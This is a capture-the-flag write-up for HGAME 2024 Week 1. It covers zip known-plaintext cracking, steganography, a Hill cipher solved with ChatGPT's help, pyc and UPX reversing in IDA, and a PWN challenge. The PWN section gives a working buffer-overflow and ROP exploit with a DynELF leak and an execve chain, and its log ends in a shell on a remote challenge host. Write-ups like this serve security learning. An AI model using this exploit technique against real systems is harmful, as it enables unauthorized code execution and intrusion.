


# HGAME 2024 Week1

See full proper-rendered version at <https://hackmd.io/@pnck/Hy7WXDS9a>  
(<https://hackmd.io/@pnck/Hy7WXDS9a>).

## MISC. simple\_attack

F\*\*\*:



THEY DIDN'T WORK AT ALL!!

\*append: THE ONLY WORKING WAY is that **repack** the `103223779_p0.jpg` with *bandizip*, even failed by specifying `src.zip`.

```
root@135ab066e7ed:/tmp/fake_enc# bkcrcrack-1.6.1-Linux/bkcrcrack -C enc.zip[31/1958]$  
3779_p0.jpg -c 103223779_p0.jpg -P b.zip  
bkcrack 1.6.1 - 2024-01-22  
[15:53:48] Z reduction using 1048569 bytes of known plaintext  
10.3 % (107723 / 1048569)  
[15:53:54] Attack on 254 Z values at index 941867  
Keys: e423add9 375dcd1c 1bce583e  
26.4 % (67 / 254)  
Found a solution. Stopping.  
You may resume the attack with the option: --continue-attack 67  
[15:53:54] Keys  
e423add9 375dcd1c 1bce583e  
root@135ab066e7ed:/tmp/fake_enc# bkcrcrack-1.6.1-Linux/bkcrcrack -C enc.zip -p 10322  
3779_p0.jpg -c 103223779_p0.jpg -P src.zip  
bkcrack 1.6.1 - 2024-01-22  
[15:55:47] Z reduction using 1048569 bytes of known plaintext  
1.4 % (14345 / 1048569)  
[15:55:49] Attack on 180 Z values at index 1034949  
100.0 % (180 / 180)  
[15:55:49] Could not find the keys.
```

Docker /  
Ubuntu 22.04

```
→ fake_enc ./bkcrack-1.6.1-Darwin/bkcrcrack -C enc.zip -P src.zip -c 103223[0/82]  
.jpg -p 103223779_p0.jpg  
bkcrack 1.6.1 - 2024-01-22  
[00:10:55] Z reduction using 1048569 bytes of known plaintext  
1.4 % (14345 / 1048569)  
[00:10:56] Attack on 180 Z values at index 1034949  
100.0 % (180 / 180)  
[00:10:57] Could not find the keys.  
→ fake_enc ./bkcrack-1.6.1-Darwin/bkcrcrack -C enc.zip -P b.zip -c 103223779_p0.j  
pg -p 103223779_p0.jpg  
bkcrack 1.6.1 - 2024-01-22  
[00:11:31] Z reduction using 1048569 bytes of known plaintext  
10.3 % (107723 / 1048569)  
[00:11:36] Attack on 254 Z values at index 941867  
Keys: e423add9 375dcd1c 1bce583e  
26.4 % (67 / 254)  
Found a solution. Stopping.  
You may resume the attack with the option: --continue-attack 67  
[00:11:36] Keys  
e423add9 375dcd1c 1bce583e  
→ fake_enc
```

MacOS

## MISC. Greeting

- The file has been scanned on <https://www.aperisolve.com/> (<https://www.aperisolve.com/>).
- Extract using steghide with `123456` as passphrase.



来自星辰



来自星辰

来自星尘 — 视频游戏

来自星辰的碎片



来自星辰

来自星尘 — 视频游戏

Get the special font from its official site.

## MISC. Hill


- I don't know how to recover the image tbh.

The screenshot shows a hex editor interface with the file "secret.png" open. The left pane displays the hex dump of the file, and the right pane shows the "Template Results - PNG.bt" table. A red arrow points to the "crc" row in the table, which contains the value "121B804Dh".

Name	Value	Start	Size	Type	Color
> sig		0h	8h	struct PNG_SIG...	
chunk[0]	IHDR (Critical, Public, Unsafe to Copy)	8h	19h	struct PNG_CH...	
length	13	8h	4h	uint32	
> type	IHDR	Ch	4h	union CTYPE	Text
> ihdr	1444 x 1444 (x8)	10h	Dh	struct PNG_CH...	
crc	121B804Dh	1Dh	4h	uint32	Text

Output

```
Executing template 'C:\Users\pnck\Documents\SweetScape\010 Templates\Repository\ PNG.bt' on 'Z:\tmp\hill\secret.png' ...
*ERROR: CRC Mismatch @ chunk[0]; in data: 121B804d; expected: b5b891f3
```



I \*\*BRUTEFORCE the cipher with ChatGPT:



## Search for a tool

★ SEARCH A TOOL ON DCODE BY KEYWORDS:

e.g. type 'caesar'

★ BROWSE THE FULL DCODE TOOLS' LIST

## Results

CVOCRJGMKLDJ...NWR  
=ABCDEFIGHIJKLMNOPQRSTUVWXYZ

All 2x2 matrix (with values between 0 and 9) have been computed, only best results (frequency analysis) are shown.

⚠ result-s limited to 100

↑↓	↑↓
{8, 7, 3, 8} A=0 DISAPPEARIN THESEAOFBUTTERFLY	
{2, 7, 9, 4} A=0 DSMGHTUKVORDDAGISURNABLETTU	
{7, 8, 8, 3} A=0 IDASPPAEIRTNEHESOABFTUETFRYL	
{8, 1, 3, 3} A=0 DESACBEAREADHCSCAUSHHDTCJLM	
{8, 5, 3, 4} A=0 FISAJPEATIVTVEGEKOPBCTHEPFRY	
{9, 9, 6, 1} A=0 DDSYCXEORNAJHLSEAISTHOTBEPLD	

## HILL CIPHER

Cryptography › Poly-Alphabetic Cipher › Hill Cipher

### HILL DECODER

★ HILL CIPHERTEXT ?

CVOCRJGMKLDJGBQIUUVXHEYLPNWR

TRY/BRUTEFORCE ALL 2x2 MATRIX (VALUES < 10 + LATIN ALPHABET) ?

I KNOW THE NxN MATRIX NUMBERS/VALUES

2	x ↔ 2	RESIZE
CLEAR		
FILL WITH 0		

ALPHABET (26 LET. A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ

ALPHABET (26 LET. A=1) ZABCDEFGHIJKLMNPQRSTUVWXYZ

ALPHABET (27 CHAR. A=0) ABCDEFGHIJKLMNOPQRSTUVWXYZ\_

ALPHABET (27 CHAR. A=1) \_ABCDEFGHIJKLMNPQRSTUVWXYZ

CUSTOM ALPHANUMERIC ALPHABET

ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789

► DECRYPT

## Decoding encrypted messages: Guessing the plaintext

4 messages



With 0 contextual prompts

Hello! How can I assist you today?

Contextual Prompt



这是一个解密方法得出的一系列结果，猜测一下哪一行最后的字符串更像是还原出的明文

{8,7,3,8} DISAPPEARIN THESEAOFBUTTERFLY  
{2,7,9,4} DSMGHTUKVORDDAGISURNABLETTU  
{7,8,8,3} IDASPPAEIRTNEHESOABFTUETFRYL  
{8,1,3,3} DESACBEAREADHCSCAUSHHDTCJLM  
{8,5,3,4} FISAJPEATIVTVEGEKOPBCTHEPFRY  
{9,9,6,1} DDSYCXEORNAJHLSEAISTHOTBEPLD  
{8,7,7,1} BOACKRAMBEEHHEUYSMSBRPHOMHDW  
{7,1,4,1} LDEMUHYURVYRTDUGESIRBANLSTTT



你只要把认为像明文的那行给出来，并且给出猜测的句子单词就好了

2/4/2024, 3:08:29 PM



好的，我注意到 "DISAPPEARIN THESEAOFBUTTERFLY" 这一行看起来像是一个有意义的英文句子。这可能是一个短语，其中包含了几个英文单词。如果我们尝试将其分解，可能会得到以下的单词：

"DISAPPEAR IN THE SEA OF BUTTERFLY"

这句话的意思是 "消失在蝴蝶的海洋中"，这是一个富有诗意的表达。所以，基于当前的信息，我猜测 {8,7,3,8} DISAPPEARIN THESEAOFBUTTERFLY 这一行最有可能是原始的明文。

2/4/2024, 3:08:29 PM

# RE. ezPYC


```
__import__('dis').dis(__import__('marshal').loads(open('/tmp/ezPYC.pyc','rb')).re  
# constant ^ (1,2,3,4)
```

# RE. ezUPX


- UPX packed.
- Remember of so called "Law of SP", which says the decompress/decrypt routine must keep the stack balanced, thus the stack pointer would restore to an initial position before executing the original program.

We can use IDA as a debugger to find the restored entry point by tracing the stack changes. After that, we will be able to analyze it in-place to figure out the flag.

## 1. Set a HW breakpoint at the stack:




2. Continue running until suspicious function prologue show up after HW breakpoint interrupted:



```
UPX0:00007FF734191244
UPX0:00007FF734191244 sub_7FF734191244 proc near
UPX0:00007FF734191244
UPX0:00007FF734191244 var_18= byte ptr -18h
UPX0:00007FF734191244 arg_0= qword ptr 8
UPX0:00007FF734191244 arg_8= qword ptr 10h
UPX0:00007FF734191244
UPX0:00007FF734191244 ; FUNCTION CHUNK AT UPX0:00007FF
UPX0:00007FF734191244
UPX0:00007FF734191244 mov    [rsp+arg_0], rbx
UPX0:00007FF734191249 mov    [rsp+arg_8], rsi
UPX0:00007FF73419124E push   rdi
RIP UPX0:00007FF73419124F sub    rsp, 30h
```

(Interrups at here. After *reanalyzing* ( Options – Gerneral – Analysis – Reanalyze program ) we can clearly see a standard prologue, which differ from UPX unpacking routine a lot.)

Also there is a pop up warning that RIP has jumped to somewhere not defined as code, which indicates that the execution flow has migrated from unpacking codes to the main procedure.



### 3. Toggle decompile from here we'll be able to find the main function call:

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:

```

55 v11 = v9;
56 if (*v9 && (unsigned __int8)sub_7FF7341914E8(v9) )
57     sub_7FF734191BF2(*v11);
58 sub_7FF734191B86(v10);
59 sub_7FF734191BE0(v12);
60 sub_7FF734191BDA(v13);
61 v0 = sub_7FF7341910E0();
62
63 if( !sub_7FF734191890() )
64 LABEL_21:
65     sub_7FF734191BC8(v0);
66     if( !v2 )
67         sub_7FF734191BE6(v14);
68     LOBYTE(v14) = 1;
69     sub_7FF7341915A4(v14, 0i64);
70     return v0;
71 }

UNKNOWN sub_7FF734191244:70 (7FF73419136E)

```

A red circle highlights the assembly code starting at address 0x7FF7341910E0, which is identified as the main function. The comments // MAIN! and // its return value is taken as the final return value are also circled.

### 4. The main function is simple, a single byte XOR loop:

The screenshot shows the IDA Pro interface with the assembly view open. The assembly code is as follows:

```

4 __int64 i; // rax
5 __int128 v6[2]; // [rsp+20h] [rbp-38h] BYREF
6 int v7; // [rsp+40h] [rbp-18h]
7
8 memset(v6, 0, sizeof(v6));
9 v7 = 0;
10 sub_7FF734191020(aPlzInputYourFl);
11 sub_7FF734191080("%36s", (const char *)v6);
12 v3 = 0;
13 for( i = 0i64; (*(_BYTE *)v6 + i) ^ 0x32 == to_compare[i]; ++i )
14 {
15     if( (unsigned int)++v3 >= 0x25 )
16     {
17         sub_7FF734191020(aCoooolYouReally);
18         return 0;
19     }
20     char[40]
21     "Cooool! You really know a little of UPX!";
22     sub_7FF734191020(aSryTryAgainPlz);
23     return 0;
}

UNKNOWN main:13 (7FF7341910E0)

```

A red box highlights the XOR loop starting at address 0x7FF7341910E0. The comment "Cooool! You really know a little of UPX!" is also highlighted.

### 5. Then the flag can be retrieved with IDAPython:

```
Python>''.join(chr(b^0x32) for b in get_bytes(get_name_ea_simple('to_compare'))  
'VIDAR{*****}\x00'
```

## PWN. Elden Random

The buffer storing the first `read()` will overflow by 8 bytes, which overrides the `seed` local variable.

```
int __fastcall main(int argc, const char **argv, const char **envp)
{
    int vread; // [rsp+8h] [rbp-18h] BYREF
    char buf[10]; // [rsp+Eh] [rbp-12h] BYREF
    int vcmp; // [rsp+18h] [rbp-8h]
    unsigned int seed; // [rsp+1Ch] [rbp-4h]

    init();
    seed = time(0LL);
    puts("Menlina: Well tarnished, tell me thy name.");
    read(0, buf, 18uLL);
    printf("I see,%s", buf);
    puts("Now the golden rule asks thee to guess ninety-nine random number. Shall we get started.");
    srand(seed);
    while ( i <= 98 )
    {
        vcmp = rand() % 100 + 1;
        vread = 0;
        puts("Please guess the number:");
        read(0, &vread, 8uLL);
        if ( vcmp != vread )
        {
            puts("wrong!");
            exit(0);
        }
        ++i;
    }
    puts("Here's a reward to thy brilliant mind.");
    myread();
    return 0;
}
```

0000232B main:17 (40132B)

-00000000000000013		db ? ; undefined
-00000000000000012	buf	db 10 dup(?)
-00000000000000008	vcmp	dd ?
-00000000000000004	seed	dd ?
+00000000000000000	s	db 8 dup(?)
+00000000000000008	r	db 8 dup(?)
+00000000000000010		

By reproducing overflow with constant value, the `rand()` results will be deterministic. We can generate a sequence by taking advantage of [Compiler Explorer](https://gcc.godbolt.org/) (<https://gcc.godbolt.org/>).

```

1 int main() {
2     srand(0);
3     for (int i = 0; i < 100; ++i) {
4         if (i % 10 == 0) {
5             cout << endl;
6         }
7         cout << rand() % 100 + 1 << ",";
8     }
9     return 0;
10}
11/*
1284,87, ...
13*/
14// override the seed to be 0:
15// >>> r.send(b'A'*10+p64(0))

```

Once reaching the final `myread()` function, remaining steps could have been totally automatic (refer to [this trick previously discussed](#)

([https://colab.research.google.com/drive/1zyThOJtMqwuzMInM1k\\_2cIEsF5z3rhcC?usp=sharing](https://colab.research.google.com/drive/1zyThOJtMqwuzMInM1k_2cIEsF5z3rhcC?usp=sharing)), **as long as a working leak method is provided.**

```

1 # copy from ipython shell
2 # how this method work, see https://colab.research.google.com/drive/1zyThOJ
3 def leak(addr):
4     ....    r.clean() # poprdi gadget from __libc_csu_init()
5     ....    r.send(b'A'*48 + p64(0xdeadc0de) + p64(0x401423) + p64(addr)
6     ....    .sym['puts']) + p64(e.sym['_start']))
7     ....    ret = r.recvuntil(b"\nMenlina:")[:-9]
8     ....    r.send(b'B'*10+p64(0))
9     ....    r.recvuntil(b'brilliant mind')
10    ....    if not len(ret):
11        ....        ret = b'\0'
12    ....    return ret
13

```

A fun thing is that the iterator `i` is a static variable, so it's unnecessary to resend the `rand()` sequence as shown above, since `i` stay the same after re-execution from `_start`.

And the final payload is structured exactly the same to what has been shown in the reference link:

```
# copy from ipython shell
In [183]: last_payload = (
...:     b"A"*48+p64(0xdeadc0de)
...:     + p64(pop_rdi)
...:     + p64(binsh)
...:     + p64(pop_rsi_r15)
...:     + p64(0) * 2
...:     + p64(pop_rdx_r12)
...:     + p64(0) * 2
...:     + p64(execve)
...: )
```

```
In [176]: r = remote("47.100.137.175",30524)
[x] Opening connection to 47.100.137.175 on port 30524
[x] Opening connection to 47.100.137.175 on port 30524: Trying 47.100
[+] Opening connection to 47.100.137.175 on port 30524: Done

In [177]: r.send(b'A'*10+p64(0)+b''.join((p32(v) + b'efef' for v in s

In [178]: dyn = DynELF(leak,0x3ff000)

In [179]: base = dyn.bases()
[x] Finding linkmap
[x] Finding linkmap: Finding linkmap: DT_PLTGOT
[x] Finding linkmap: PT_DYNAMIC
[x] Finding linkmap: PT_DYNAMIC header = 0x3ff040
[x] Finding linkmap: PT_DYNAMIC count = 0xf
[x] Finding linkmap: PT_DYNAMIC @ 0x403e20
[x] Finding linkmap: Found DT_PLTGOT at 0x403ef0
[x] Finding linkmap: GOT.linkmap
[x] Finding linkmap: GOT.linkmap 0x7ff8e5c8d190
[+] Finding linkmap: 0x7ff8e5c8d190

In [180]: execve = dyn.lookup('execve', './libc.so.6')
[*] Build ID not found at offset 0x174
[*] Build ID not found at offset 0x1b4
[*] Build ID not found at offset 0x1d4
[*] .gnu.hash/.hash, .strtab and .symtab offsets
[*] Found DT_GNU_HASH at 0x7ff8e5c55be0
[*] Found DT_STRTAB at 0x7ff8e5c55bf0
[*] Found DT_SYMTAB at 0x7ff8e5c55c00
[*] .gnu.hash parms
[*] hash chain index
[*] hash chain

In [181]: binsh = base[./libc.so.6'] + 0x1b45bd

In [182]: pop_rdx_r12 = base[./libc.so.6'] + 0x119211

In [183]: last_payload = (
```

```
In [185]: r.send(last_payload)

In [186]: r.interactive()
[*] Switching to interactive mode
ls
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
vuln
cat flag
```

```
,lcoo::::'.....'.
....::oc,:,;,.....'.
.....,c;.;';,,.....'.
.....';,';;,'....,:c;,,,,'...
.....',,';;,,,'.'cdxdool:,'....
.....';,';;,,;;,;;,;,,oxxxxddoolc,'....
.....cc;,:';,,;,,;,,,:oxxxxxddolc:,...'.
.....:::l:,';,,,';clloddddldlc:;;'...
.....',cco:,,,'';c:;,,;lddo:'',,,...
.....':':':';,;odoc:;,:odd:..,;,'.
.....';,'.....'oxxxxdddxxd,';clc:'..
